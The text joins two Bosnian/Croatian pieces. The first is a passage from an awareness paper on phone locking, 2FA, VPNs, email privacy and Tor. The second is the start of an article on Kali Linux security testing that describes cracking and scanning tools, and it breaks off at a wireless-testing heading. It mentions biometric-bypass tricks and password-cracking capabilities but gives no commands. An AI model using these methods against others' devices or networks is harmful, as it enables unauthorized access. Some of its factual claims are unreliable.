Druga opcija otključavanja je vizuelna tzv. Android lock patterns. Radi se o devet tačkica na displeju koje je potrebno spojiti na način koji mi želimo tj. koji podesimo i na taj način generiramo šifru. Međutim, ova šifra nije nasigurnije rješenje, jer ljudski mozak funkcioniše na način da sebi olakša korištenje, te većina korisnika ovog vida šifre spajajući ponuđene kombinacije tačkica unesu svoje prvo slovo imena, ili neke vrlo svojstvene simbole, što hakerima olakšava posao za pristup našem telefonu i podacima.

Treći način otključavanja je biometrijski. Pametni telefoni u posljednje vrijeme nude opciju otključavanja otiskom prsta ili prepoznavanja lica. Međutim, ovo je dosta nesiguran način zaštite telefona naročito kada uzmemo u obzir činjenicu da postoje vrlo jednostavni stari metodi za pobjedu nad ovim načinom zaštite. To uključuje snimanje otiska prsta pomoću dječijeg pudera i selotejpa. Takođe kada je riječ o otključavanju putem prepoznavanja lica, vrlo je jednostavno otključati telefon pomoću fotografije visoke rezolucije.

Dakle, biometrija je sama po sebi ranjiva na napade. Idealno bi bilo kada bi biometriju koristili kao jedan od autentifikacijskih faktora. Dakle koristimo biometriju (otisak prsta ili prepoznavanje lica) a potom unesemo pin ili šifru, te će jedino na taj način naš mobilni telefon biti siguran.

Samsung electronics već neko vrijeme nudi razvijeniju i mnogo sigurniju opciju otključavanja mobilnih telefona tako što kombinira skenerinja lica i skeniranje zjenica očiju, što postavlja ovu metodu otključavanja uređaja na sasvim novi i bolji level sigurnosti. Iako se ova metoda otključavanja odvija velikom brzinom tj. ispod pola sekunde, korisnici i dalje preferiraju najbržu metodu otključavanja uređaja koja se dešava gotovo trenutno (zavisi od kvaliteta, brenda, serije i cijene uređaja).

Za zaštitu svog email računa, takođe treba koristiti složeniju šifru. Međutim, najbolji način zaštite šifre je takozvani 2FA (two factor authentication) to jeste dva faktora autentifikacije. To u prijevodu znači da kada želimo da pristupimo svojoj elektronskoj pošti navodi se šifra i poduzima se barem još jedan korak kao što je na primjer odgovor na neko sigurnosno pitanje koji odgovor samo mi znamo, na primjer ime naše drugarice iz školske klupe i slično (ovo se pokazalo nepouzdanim jer osoba koja nas dovoljno dobro poznaje može ostvariti pristup).

Ukoliko imamo gmail račun, da bismo pristupili istom, nakon unesene šifre, na naš mobilni telefon (koji smo prethodno povezali sa gmail računom) će stići sms poruka sa kodom koji je neophodno unijeti za nastavak pristupu email-u. Na taj način će se smanjiti mogućnost neovlaštenog upada u naš

Email račun, jer se pretpostavlja da samo mi imamo pristup našem telefonu i kodu koji nam je poslan putem sms poruke. Tako da, ukoliko se želimo logirati sa nekog novog uređaja, obavezno uz sebe moramo imati mobilni telefon. (Mitnick, 2018)

4. VPN ZAŠTITA (VIRTUAL PRIVATE NETWORK)

VPN (skraćenica od engleskog “Virtual Private Network”) je mrežna tehnologija koja preko javne mreže (npr. Internet) ili privatne mreže u vlasništvu pružatelja usluge izrađuje sigurnu vezu. VPN tehnologiju za zaštićeno i daljinsko spajanje na privatne mreže upotrebljavaju razne vrste organizacija i pojedinaца, od velikih kompanija pa do državnih agencija.

Na internetu su dostupne desetine pružatelja VPN usluga kod kojih se možemo spojiti na provajder za mjesečnu naknadu od samo 5-10 \$ kako bismo osigurali svoje lične podatke i online aktivnosti. Osim toga, većina operativnih sistema ima integrisanu podršku za VPN-ove, a također postoje i besplatni VPN-ovi (i/ili besplatne verzije komercijalnih VPN-ova. Između lažnih WiFi mreža, hakiranja preko interneta i napada raznim vrstama prevara – javne mreže su postale opasno i varljivo mjesto za prosječnog korisnika. Iako je VPN tehnologija prvobitno osmišljena kako bi omogućila zaposlenicima korporacija da se sigurno spoje na mreže svojih radnih mjesta kada nisu u uredu, VPN veze se sada koriste najviše za skrivanje internet aktivnosti, pružajući time privatnost i zaobilaženje cenzure, izbjegavanje hakera na javnim Wi-Fi mežama te za varanje web stranica da korisnik dolazi s neke druge lokacije kako bi se izbjegla ograničenja korisnika iz određenih država ili regija. No, VPN servisi nisu legalni u svim državama svijeta.

Princip rada VPN-a

Isto kao što *firewall* štiti podatke na našem računaru, VPN štiti naše podatke online. Iako je VPN tehnički mreža širokog područja (WAN), ulaz u njega nudi isti nivo sigurnosti, izgled i funkcionalnost kao i privatna mreža. VPN-ovi mogu biti ili daljinskog pristupa ili od mjesta do mjesta.

Kada surfamo bez VPN-a, zapravo se spajamo na provajder svog pružatelja pristupa internetu (ISP-a), a koji nas zatim spaja s web stranicom koju želimo. To znači da sva internetska aktivnost prolazi kroz njegove provajdere i ISP je može pratiti.

Prilikom surfanja putem VPN-a naš promet prolazi kroz VPN provajder koristeći šifrirani “tunel”. To znači da niko nema pristup njemu osim nas i provajdera VPN-a. Svedjedno, postoji i razlika između privatnosti i anonimnosti. Upotreba VPN-a nas ne čini anonimnima zato što naš pružatelj

VPN usluge zna ko smo i može vidjeti našu online aktivnost. Ipak, to štiti našu privatnost od našeg ISP-a, škole, fakulteta i čak i naše vlade. Kako bismo potvrdili da je pružatelj VPN usluge uistinu zaštitio našu privatnost, veoma je važno odabrati pružatelja koji ne bilježi podatke. Ako pružatelj VPN usluge zadržava podatke u upotrebi, vlasti ih uvijek mogu tražiti, pregledavati ili ih pregledati na silu, što znači da naši podaci više neće biti privatni.

Treba imati na umu da čak i ako se naš pružatelj obveže da neće bilježiti bilo kakve podatke, i dalje može pratiti našu online aktivnost u stvarnom vremenu kada to bude potrebno, npr. zbog tehničkih razloga poput rješavanja problema. Iako većina pružatelja VPN usluga s tom politikom također obećava da neće pratiti ni našu aktivnost u stvarnom vremenu, u većini država je legalno da organi vlasti prisile pružatelja VPN usluga da počne čuvati podatke o upotrebi pojedinačnog korisnika bez obavijesti korisniku. Ipak, ako nismo u bijegu od vlasti zbog ilegalnih online aktivnosti, vjerovatno nemamo nikakvog razloga za brigu.

Osim odabira pružatelja VPN usluga koji ne bilježi nikakve podatke, vjerovatno želimo osigurati i da pružatelj kojega ste odabrali koristi dijeljene IP adrese, što znači da puno istih korisnika upotrebljava istu IP adresu. To trećoj strani drastično otežava zadatak pripisivanja neke uočene online aktivnosti baš nama.

5. KO SVE MOŽE PRISTUPITI E-MAIL POŠTI

Vjerovatno ste do sada primijetili da se u gornjem desnom uglu našeg e mail računa nalaze neke reklame. Te reklame nisu slučajne. One su bazirane na našoj prethodnoj e mail korespondenciji. To znači da, ukoliko smo sa nekim razmijenili poruku da npr. putujete u neku zemlju ili grad, počet će vam stizati reklame hotela iz te zemlje ili grada, booking ponude, ponude avio kompanija i sl, ili ste pomenuli neki kozmetički tretman koji želimo uraditi, stizat će vam reklame raznih kozmetičkih salona, preparata za uljepšavanje i slično. To znači da naša korespondencija nije sigurna, da uvijek postoji neko ko može pročitati našu poštu. Sva elektronska komunikacija se odvija preko servera te se prilikom tranzita poruke sa računa na račun, ključne riječi skeniraju te na osnovu toga i baziraju reklame koje vam se pojavljuju u desnom uglu poštanskog prozora.

Ovakva praksa nije ograničena samo na našu privatnu elektronsku poštu. Ukoliko pošaljemo elektronsku poštu putem poslovne mreže, telekomunikacioni odjel naše kompanije takođe može pregledati i pohranjivati našu komunikaciju. Odluka je na telekomunikacionom odjelu naše kompanije ili njihovih nadređenih, da li će dopustiti označenoj elektronskoj pošti da prođe kroz njihove servere i mreže, ili da uključe

agencije za provedbu zakona. Naime, razlog za ovakav vid praćenja može biti zaštita elektronske pošte koja sadrži poslovne tajne ili neki drugi sporan sadržaj. Ova praksa takođe uključuje i pregledanje pošte u cilju otkrivanja štetnog sadržaja. Ukoliko uposlenici našeg telekomunikacionog odjela pregledaju i arhiviraju našu elektronsku poštu, trebali bi nas o tome obavijestiti svaki puta kada to urade, iako većina kompanija to ne čini. Dakle, svaki puta kada pišemo elektronsku poruku, čak i ako poruku izbrišemo iz dolaznog sadučića, važno je imati na umu da postoji šansa da će kopija tih riječi i slika biti skenirana i postojat će, možda ne zauvijek, ali sigurno duži period na serveru. Neke kompanije imaju politiku kratkog pohranjivanja, ali sigurnije je zaključiti da većina kompanija čuvaju elektronske pošiljke duži vremenski period. Sada kada znamo da i naš poslodavac možda čita našu elektronsku poštu, najmanje što možemo uraditi je da mu taj posao otežamo. Svaki puta kada se konektuje, o na internet, pojavljuje se IP adresa (Internet protocol adress) te konekcije. Ovo može predstavljati problem ukoliko želimo biti nevidljivi na mreži: možemo promijeniti ime (ili ne dati taj podatak uopšte), ali naša IP adresa i dalje otkriva gdje se tačno nalazimo u svijetu, kojeg pružaoca internet usluga koristimo kao i identitet osobe koja plaća račune internet usluge (koja može ali i ne mora biti mi). Svi dijelovi ovih informacija uključeni su u metapodatke elektronske pošiljke i kasnije mogu biti korišteni za našu identifikaciju. Bilo koja komunikacija, bilo elektronska ili ne, može biti korištena za našu identifikaciju putem adrese Internog Protokola (IP) koja je dodijeljena našem ruteru, bilo da smo kod kuće, na poslu ili kod prijatelja. Međutim, IP adrese u elektronskoj pošti mogu biti krivotvorene. Neko može koristiti proxy odnosno zamjensku adresu- ne njegovu stvarnu IP adresu nego tuđu, tako da elektronska pošta izgleda kao da je došla sa druge lokacije. Cilj korištenja proxy je da se izbjegne odavanje stvarne IP adrese pošiljaoca elektronske pošte, tako što će neko naprimjer koristiti proxy iz Njemačke kako bi spriječio otkrivanje informacije da elektronska pošta zapravo dolazi iz Francuske. Da bismo sakrili našu IP adresu i na taj način ostali anonimni možemo koristiti uslugu anonimnih email servisa kao što su Anonymous Email – TorGuard, GuerrillaMail, Secure Mail, The Anonymous Email. Ova usluga jednostavno mijenja elektronske adrese pošiljaoca prije nego što pošalje poruku namjeravanom primaocu. Svrha ovakvih servisa je, kako oni navode, "borba za privatnost i odbrana od napada na privatnost". Drugi način da sakrijemo našu IP adresu je da koristimo Tor ruter. Tor je razvijen u Američkom mornaričkom istraživačkom laboratoriju 2004. godine kao način da vojno osoblje provodi istraživanja bez otkrivanja njihove fizičke lokacije, poslije čega je Tor program doživio ekspanziju na način da ga svako može koristiti. Tor je osmišljen za upotrebu od strane osoba koje žive u strogim režimima i kao način izbjegavanja cenzure popularnih medija

i usluga, kao i za prevenciju praćenja koji sadržaj pretražujete. Tor je i dalje besplatan i može ga koristiti bilo ko i bilo kada. (Mitnick, William, 2011).

Princip rada Tor-a

Nakon što instaliramo Tor na svom elektroničkom uređaju pokreće se uobičajeni način pristupa web stranici. Obično kada smo na mreži, otvaramo Internet pretraživač i ukucavamo ime stranice koju želimo posjetiti.

Kada koristimo Tor, direktna linija između nas i našeg cilja odnosno stranice koju posjećujemo je prikrivena dodatnim čvorovima i svakih nekoliko sekundi lanac čvorova koji nas povezuje sa bilo kojom stranicom, mijenja se bez da mi to i primjetimo. Varijacije čvorova koje nas povezuju sa stranicom su kao slojevi. Drugim riječima, ukoliko neko pokuša da nas nađe putem stranice koju smo gledali neće uspjeti jer se put konstantno mijenja. Ukoliko se naša tačka ulaska i izlaska ne povežu, naša konekcija smatra se anonimnom. Kada koristimo Tor, naš zahtjev za otvaranje stranice, nije poslan direktno serveru željene stranice nego drugom Tor čvoru. I da bi stvari bile još komplikovanije, taj čvoj proslijeđuje zahtjev drugom čvoru koji nas povezuje sa željenom stranicom. Dakle postoji ulazni čvor i izlazni čvor. Ukoliko tražimo nekoga ko je posjećivao našu web stranicu, samo bih mogao vidjeti IP adresu i informacije iz izlaznog čvora koji je posljednji u lancu, ali ne i prvi ulazni čvor. Tor se može podesiti da koristi izlazne čvorove određene države.

Da bismo koristili Tor, potreban nam je modifikovan Firefox pretraživač sa ToR stranice (www.torproject.org). Potrebno je uvijek tražiti legitimni Tor pretraživač za naš operativni sistem sa Tor web stranice. Za android operativne sisteme Orbot je legitimna besplatna Tor aplikacija sa Google Play-a koja djeluje dvostrano – šifrira naš promet i zamračuje našu IP adresu. Na iOS operativnim sistemima (iPad, iPhone), Onion browser je legitimna aplikacija sa iTunes prodavnice.

Kada znamo da je Tor siguran web pretraživač, iako nema i vlastiti server za elektronsku poštu?! Tor je posjedovao server za elektronsku poštu putem kojeg se odvijala email korespodencija, međutim, agencije za sprovedbu zakona su zaplijenili taj server te na taj način pristupili svim šifriranim elektronskim porukama pohranjenim u Tor pošti. Iz ovoga možemo zaključiti, da nikada ne možemo biti apsolutno zaštićeni u digitalnom svijetu. Iako Tor koristi posebnu mrežu pomoću koje možemo pristupiti interentu, pretraživanje je dosta sporije u odnosu na klasični način. Međutim, pored mogućnosti da surfamo internetom, na Toru možemo pronaći stranice koje inače nije moguće pronaći – nazivaju se Dark Web (tamna mreža). Neke od ovih sakrivenih stranica često nude prodaju predmeta i usluge koje mogu biti nezakonite. Potrebno je istaći međutim, da

Tor ima nekoliko slabosti: nemamo kontrolu nad izlaznim čvorovima koji mogu biti pod kontrolom vlade ili agencija za provedbu zakona, i dalje možemo biti otkriveni, Tor je jako spor. Obzirom na navedeno, ukoliko i dalje odlučimo da koristimo Tor, ne bismo trebali da ga pokrenemo sa istog uređaja koji koristimo za surfanje. Drugim riječima, koristite laptop za surfanje internetom, a sasvim drugi uređaj za Tor iz razloga ukoliko bi neko kompromitovao naš laptop, ne može otkriti Tor koji koristite sa drugog uređaja.

Ovo je važno znati kako bismo sačuvali naš nalog anonimnim i kako naša IP adresa ne bi bila povezana sa Torom. (Mitnick, William, 2002).

6. ZAŠTITA PRIVATNOG/ OBIČNOG KORISNIKA SMARTFONA

Pametni telefoni su toliko postali sastavni dio našeg svakodnevnog funkcionisanja da ne čudi i veliko interesovanje cyber kriminalaca za njih. Treba imati na umu da svaki pametni telefon predstavlja zaseban kompjuter, koji se također može koristiti kao server. Da bi bili na korak ispred hakera i cyber kriminalaca, korisnici treba da vode računa da je operativni sistem njihovih telefona ažuriran i da sve sigurnosne zakrpe preuzimaju odmah nakon što ih proizvođači objave. Za one kojima je potrebna dodatna sigurnost, vrijedi razmišljati i o korištenju dodatne zaštite. Virtualne privatne mreže (Virtual Private Networks) dobar su način da se uređaji zaštite i osiguraju da informacije o bankarskim transakcijama, kreditnim karticama i drugim privatnim podacima ne stignu u krive ruke zbog toga što se telefon koristi preko neosiguranih WiFi mreža i nepouzdanih internet servera. (www.kaspersky.com)

7. SAVJETI GRAĐANIMA PRILIKOM DAVANJA LIČNIH PODATAKA NA INTERNETU

Krađa podataka i identiteta su izuzetno uobičajeni događaji, pa je prvi i glavni savjet odgovorno ponašanje i briga o čuvanju privatnosti ličnih podataka. Nikako ne treba olako davati lične podatke, posebno ne na internetu jer su načini na koje naši podaci mogu biti zloupotrijebljeni gotovo zastrašujući. Posljedice mogu biti ne samo gubitak novca, ili narušavanje ličnog ugleda i reputacije, već se osoba kojoj su ukradeni lični podaci ukradeni može naći odgovornom za dugove koje je neko drugi napravio, ili čak za prestup ili kriminalno djelo prilikom čijeg vršenja je korišten njen identitet. Pored toga, treba stalno voditi računa kako se ponašamo na internetu - nikada ne treba koristiti istu lozinku za nekoliko web lokacija ili usluga. Postoje brojni programi koji pomažu kreiranje jakih lozinki i

omogućavaju jednostavno upravljanje njima.

Finalno, da bi bili sigurni od phishinga, uvijek provjerite internet adresu stranice koja vam traži podatke ili e- mail adresu pošiljaoca, prije nego što kliknete na bilo šta. (www.kaspersky.com)

8. OPASNOSTI KOJE POSTOJE U 2019., A KOJE NISMO IMALI U 2018. GODINI

Tokom 2018. godine, gledano u brojkama, više od 30 posto personalnih računara bilo je izloženo najmanje jednom napadu zloćudnim softverom koji je na njih došao s Interneta. Prema našim podacima, 765. 538 računara prošle godine je napadnuto enkriptorima, a čak 5.638.828 ličnih računara bilo je žrtva softverskih alata koji služe za rudarenje kriptovaluta. Rješenja kompanije Kaspersky blokirala su zloćudan softver kojem je svrha bila krađa novca putem aplikacija za online banking na čak 830.135 uređaja.

Ove godine, nastavio se trend napada na aplikacije za online banking, i vrtoglavo raste. Kako smo i očekivali, ovu godinu obilježila je značajna promjena u formatu prijetnji. Zločinci u posljednje vrijeme sve više eksperimentiraju s novim, sofisticiranim metodama napada, koje je puno teže otkriti. Usmjerali su se na osnovniju infrastrukturu, traže i iskorištavaju ranjivosti u mrežnom hardveru, senzorima i drugim uređajima koji se temelje na tehnologijama Interneta stvari. Cyber kriminalci stalno potvrđuju svoju domišljatosti i kreativnost kada su u pitanju napadi, nalazeći nove i sve opasnije načine da se domognu naših podataka i imovine, pa je zato veoma važno kako da softverski osiguramo svoje uređaje pouzdanim rješenjem, tako i da prilagodimo svoje ponašanje i vodimo računa da se ne dovedemo u situaciju u kojoj bi neko mogao da zloupotrijebi našu otvorenost. Oprez i svijest o opasnostima su uvijek najbolji recept za sigurnost. (www.kaspersky.com)

9. NAJČEŠĆA SIGURNOSNA PITANJA U PODIZANJU NIVOA SIGURNOSTI IT SISTEMA U KOMPANIJAMA

Većina kompanija danas prolazi kroz proces takozvane “digitalne transformacije” tj. integracije digitalne tehnologije u sve oblasti poslovanja. To temeljno mijenja način na koji posluju, komuniciraju i sarađuju sa svojim korisnicima, partnerima, ali i sopstvenim zaposlenima.

Izdvojeni finansijski budžet potreban za ovaj proces se nekako nađe i pokrije, ono što zabrinjava je nedovoljan broj stručnjaka za cyber sigurnost. Čak 48 posto firmi su ukazale na nedostatak stručnjaka u ovoj oblasti. To znači da ovaj proces često povećava izloženost kompanije raznim sigurnosnim izazovima i rizicima, koje ne treba zanemariti.

Pri tome, hakeri koji pronalaze neku hardversku ili softversku slabost IT sistema koji kompanija koristi, samo su jedan dio problema. Izazovi po sigurnost mnogo češće dolaze zbog ljudskog faktora: neoprezni ili nedovoljno obučeni/trenirani zaposlenici; neažurirani programi; neadekvatno određena ograničenja pristupa osjetljivim podacima ili neadekvatna zaštita endpoint uređaja u kompanijama. Redovni treninzi svih zaposlenih koji dolaze u kontakt sa tim sistemima, bez obzira na funkciju koju obavljaju, i podizanje svijesti o rizičnom ponašanju postaju neophodni u organizacijama svih veličina. Naravno, neophodno je eliminisati i mogućnost neautorizovanog pristupa postavkama IT sistema, a to se može postići samo primjenom adekvatnih, sveobuhvatnih rješenja za cyber-zaštitu i adekvatnim postavkama sigurnosti. Jedino tako se na najmanjoj mogućoj tački smanjuje mogućnost kompromitacije sigurnosti. (www.kaspersky.com)

10. ZAKLJUČAK

Svakim danom tehnologija napreduje i prevazilazi dosadašnje granice i tehnološke limite. U zadnjih 10 godina možemo svjedočiti ogromnom razvoju i ekspanziji tehnologije u oblasti računara, interneta i pametnih telefona koji danas u suštini džepni kompjuteri. Preko 90% posto svjetske komunikacije na daljinu, se odvija preko elektročkih uređaja. Gotovo sve bankovne transakcije odvijaju se putem interneta preko moćnih servera. Svaki elektronički uređaj koji posjeduje procesor ili mikroprocesor i pri tome je povezan sa internetom ili uređajem koji je povezan na internet, može biti dostupan trećem licu odnosno stručnjaku u oblasti hakiranja. Hakiranje u suštini predstavlja ilegalni pristup uređajima, bankovnim računima, privatnim osobnim ili državnim podacima itd. Razvojem tehnologije uporedo je tekao razvoj i umjeće hakiranja.



Danas su cyber napadi sve češći jer je Svijet preplavljen elektroničkim uređajima i težnjom ka digitalizaciji svega što je moguće digitalizirati, što hakerima daje mnoge mogućnosti i nove ideje za izvršenje ovog kriminala. Konstantno se vodi borba između hakera i ostatka svijeta u zaštiti informacija te se konstantno razvijaju novi sistemi i programski paketi koji bi nas zaštili od ilegalnih upada i napada hakera. Koliko brzo se širi razvoj cyber kriminala nam govori i podatak i se skoro svi programi koji služe za zaštitu od istog obnavljaju i po više puta na dnevnoj bazi.

LITERATURA

1. Mitnick, K., 2018. The Art of Invisibility. Hachette Book Group USA
2. Mitnick, K., William, L. S., 2011. Ghost in the Wires. Sorward by Steve Wozniak.
11. Mitnick, K., William, L. S., 2002. The Art od Deception. Sorward by Steve Wozniak.
12. <https://www.kaspersky.com/>

PRILOG

U prilogu su dati neki od statističkih podataka za cyber kriminal.

OSNOVNI IT SIGURNOSNI TESTOVI KALI LINUXOM

BASIC IT SECURITY TESTS WITH KALI LINUX

Stručni članak

Antun Matija Filipović, v. pred., mag. eur. posl. stud.*

Vladimir Bralić, pred., mag. inf.*

*Bruno Valić, pred., struč. spec. ing. techn. inf.**

Sažetak

Sigurnost informacijskih sustava temelj je za neprekinut i pouzdan rad brojnih djelatnosti te o njoj ovisi veliki broj servisa i usluga koji se svakodnevno koriste i o kojima ovisi mogućnost ostvarenja željenih ciljeva i postavljenih zadataka. Podizanje razine svijesti o postojanju mogućih poboljšanja u obliku promjene određenih postavki, odabira druge vrste zaštite i brojnih drugih metoda i tehnika zaštite informacijskih sustava je od iznimne važnosti i doprinosi dugoročnoj stabilnosti poslovanja i uobičajenog funkcioniranja šire zajednice. U radu su prikazani neki osnovni sigurnosni testovi na primjerima koji odražavaju realne zadatke, okolinu i uvjete u kojima se mogu naći sadašnji i budući korisnici Kali Linuxa u njihovom svakodnevnom radu i istraživanju.

Ključne riječi: informacijska sigurnost, Kali Linux, sigurnost, testiranje.

Abstract

Information systems security enables uninterrupted and reliable work for numerous enterprises. A number of information services and ability to achieve related goals and set tasks are dependent on the principals of information systems security. Rising the level of awareness of the ability to improve security by changing certain settings, choosing a different type of security and various other methods and techniques is of vital importance and contributes to long term stability of enterprises and normal functioning of the wider community. This paper presents some basic security tests applied to realistic tasks, environments and conditions that are likely to be

* Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: antun.matija.filipovic@vvg.hr

* Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: vladimir.bralic@vvg.hr

* Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: bruno.valic@vvg.hr

encountered by current and future Kali Linux users during their everyday work and research.

Key words: information security, Kali Linux, security, testing.

1. UVOD

Kali Linux je Linux distribucija koja se temelji na Debian GNU/Linux distribuciji i predstavlja operativni sustav koji je primarno usmjeren na testiranje sigurnosti, istraživanje ranjivosti, penetracijske testove i digitalnu forenziku. Kali Linux projekt počeo je 2013. godine*, odnosno traje i aktivan je oko sedam godina te je svojevrsni nastavak projekta BackTrack Linux koji je trajao oko šest godina (od 2006. do 2012. godine)*.

U Kali Linux distribuciju uključeni su brojni sigurnosni alati* (više od 600 alata u aktualnoj inačici od 12.5.2020. godine), koji se mogu početi učinkovito koristiti odmah po završetku instalacije, bez potrebe za posebnim prilagodbama i podešavanjima.

Na službenim internetskim stranicama tvrtke Offensive Security (<https://www.kali.org/>) koja razvija i financira Kali Linux mogu se besplatno preuzeti instalacijske datoteke za i386, amd64 i ARM (armel i armhf) platforme u obliku ISO datoteka, koje se potom mogu snimiti na DVD disk ili USB (engl. Universal Serial Bus) disk te instalirati na računalo korisnika.

Trenutno (lipanj 2020. godine) je prema službenoj specifikaciji* za uspješnu instalaciju Kali Linuxa potrebno najmanje 20 GB prostora na tvrdom disku, najmanje 1 GB radne memorije (preporučljivo 2 GB ili više, a distribucija će automatski raditi i na računalima s više od 4 GB radne memorije, zahvaljujući PAE (engl. Physical Address Extension) jezgri, koja je zadano prisutna na svim instalacijskim datotekama) te CD/DVD optički pogon ili podrška za podizanje sustava putem USB sabirnice.

Budućim korisnicima koji ne žele da im Kali Linux bude primarni ili jedini operativni sustav, može biti zanimljiva opcija koja omogućava da se Kali Linux instalira u okruženju koje omogućava podizanje više operativnih sustava (engl. Multi Boot Environment) ili da se Kali Linux pokreće u virtualnom okruženju. Bez obira na odabrani način instalacije, korisnicima se

* Kali Linux. [online] Dostupno na: <<https://www.kali.org/>> [02.06.2020.]

* BackTrack Linux. [online] Dostupno na: <<https://www.backtrack-linux.org/>> [02.06.2020.]

* Kali Linux Penetration Testing Tools. [online] Dostupno na: <<https://tools.kali.org/>> [01.06.2020.]

* Single Boot Kali Installation. [online] Dostupno na: <<https://www.kali.org/docs/installation/kali-linux-hard-disk-install/>> [01.06.2020.]

preporučuje da vode računa o redovitoj provjeri i instalaciji dostupnih sigurnosnih i drugih ažuriranja (Singh, 2013).

Preuzimanje i korištenje ove visoko specijalizirane i sigurnosno orijentirane Linux distribucije je u potpunosti besplatno, a ona zbog svoje dostupnosti, prilagodljivosti i opsežnosti predstavlja idealno rješenje za razne potrebe, kako za stručnjake koji se bave informacijskom sigurnošću, tako i za sve zainteresirane korisnike bez posebno velikih predznaja.

Alati koji se nalaze uključeni u distribuciju, a namijenjeni su za provođenje penetracijskih testova mogu se prema namjeni podijeliti u ove skupine: alati za prikupljanje informacija, alati za procjenu ranjivosti sustava, alati za web aplikacije, alati za napade na zaporke, alati za iskorištavanje ranjivosti, alati za proučavanje i analizu (engl. Sniffing) i lažiranje (engl. Spoofing) prometa, alati za održavanje pristupa, alati za izvještavanje i alati za sistemske servise (Allen, Heriyanto, Ali, 2014).

Kali Linux može se uspješno koristiti i za društveni inženjering (engl. Social Engineering), vrstu napada koja je zahvaljujući sve većoj zastupljenosti društvenih mreža u privatnom i poslovnom okruženju postala sve zanimljivija napadačima. Napadi društvenim inženjeringom se dijele na napade temeljene na ljudima i napade temeljene na računalima, a faze ove vrste napada su: istraživanje, privlačenje, obrađivanje i napuštanje (Singh Patel, 2013).

2. POPULARNI ALATI

U ovom poglavlju opisat će se i prikazati funkcionalnosti nekoliko odabranih vrlo popularnih i primjenjivih alata dostupnih u Kali Linuxu: Armitage, Nmap, Wireshark, John the Ripper, Aircrack-ng i OWASP ZAP.

2.1. Armitage

Armitage je grafički upravljački alat za Metasploit koji služi za preporuku iskorištavanja mogućih ranjivosti, vizualizaciju potencijalnih meta napada i otkrivanje naprednih mogućnosti kojima se napadač može poslužiti nakon uspješnog iskorištavanja ranjivosti u računalnom sustavu*.

2.2. Nmap

Nmap je skener mrežnog prometa koji služi za otkrivanje poslužitelja i servisa na računalnim mrežama, skeniranje portova, detekciju inačica

* Armitage: *Cyber Attack Management for Metasploit*. [online] Dostupno na: <<http://www.fastandeasyhacking.com/>> [02.06.2020.]

mrežnih servisa i operativnog sustava. Primarno se koristi za sigurnosno skeniranje uređaja i vatrozida, izradu mrežnih mapa, otkrivanje i iskorištavanje ranjivosti i analizu mrežnog prometa*.

2.3. Wireshark

Wireshark je alat koji služi za analizu mrežnog prometa i razvoj komunikacijskih protokola, a prikupljene podatke je moguće napredno filtrirati i prikazivati sukladno željama i potrebama korisnika. Posebno je zanimljiva i mogućnost detekcije i presretanja sve popularnijih VoIP (engl. Voice Over Internet Protocol) razgovora i sirovog prometa kroz USB sabirnice*.

2.4. John the Ripper

John the Ripper je alat za probijanje zaporki koji koristi više mehanizama za probijanje, posjeduje automatsku detekciju identifikacijskih oznaka (engl. Hash), može se prilagoditi potrebama korisnika, a podržava i probijanje zaporki kriptiranih pomoću DES, MD5 i Blowfish algoritama te zaporku LDAP imenika, MySQL baza podataka i drugih*.

2.5. Aircrack-ng

Aircrack-ng je alat za analizu mrežnog prometa i otkrivanje mreža. Ima ugrađen detektor mreža i analizator paketa, kao i podršku za probijanje WEP i WPA/WPA2-PS zaporki i analizu 802.11 bežičnih LAN mreža. Usmjeren je na nadziranje, napad, testiranje (prikupljanje i injekciju prometa) mrežne opreme i upravljačkih programa (engl. Driver) i probijanje zaporki mreža*.

2.6. OWASP ZAP

OWASP ZAP je alat za sigurnosno skeniranje web aplikacija. Može se koristiti kao posrednički (engl. Proxy) poslužitelj te tako korisniku pruža mogućnost manipuliranja ukupnim prometom koji prolazi kroz njega. Posjeduje ugrađen automatski i pasivni skener, prisilno pregledavanje

* Nmap: Network Mapper and Free Security Scanner. [online] Dostupno na: <<https://nmap.org/>> [02.06.2020.]

* Wireshark. [online] Dostupno na: <<https://www.wireshark.org/>> [02.06.2020.]

* John the Ripper Password Cracker. [online] Dostupno na: <<https://www.openwall.com/john/>> [02.06.2020.]

* Aircrack-ng. [online] Dostupno na: <<http://www.aircrack-ng.org/>> [02.06.2020.]

internetskih stranica, podršku za proširenja i automatizaciju skriptnim jezicima*.

3. PRIMJERI TESTOVA

U ovom poglavlju prikazani su primjeri testova koji se mogu primijeniti u svakodnevnom radu stručnjaka za informacijsku sigurnost i entuzijasta koje imaju interesa za ovo područje. Svi prikazani primjeri su isključivo obrazovne prirode i služe za razvijanje svijesti o brojnim mogućnostima koje nude alati ugrađeni u Kali Linux distribuciju.

3.1. Testiranje sigurnosti bežične mreže upotrebom alata aircrack-ng

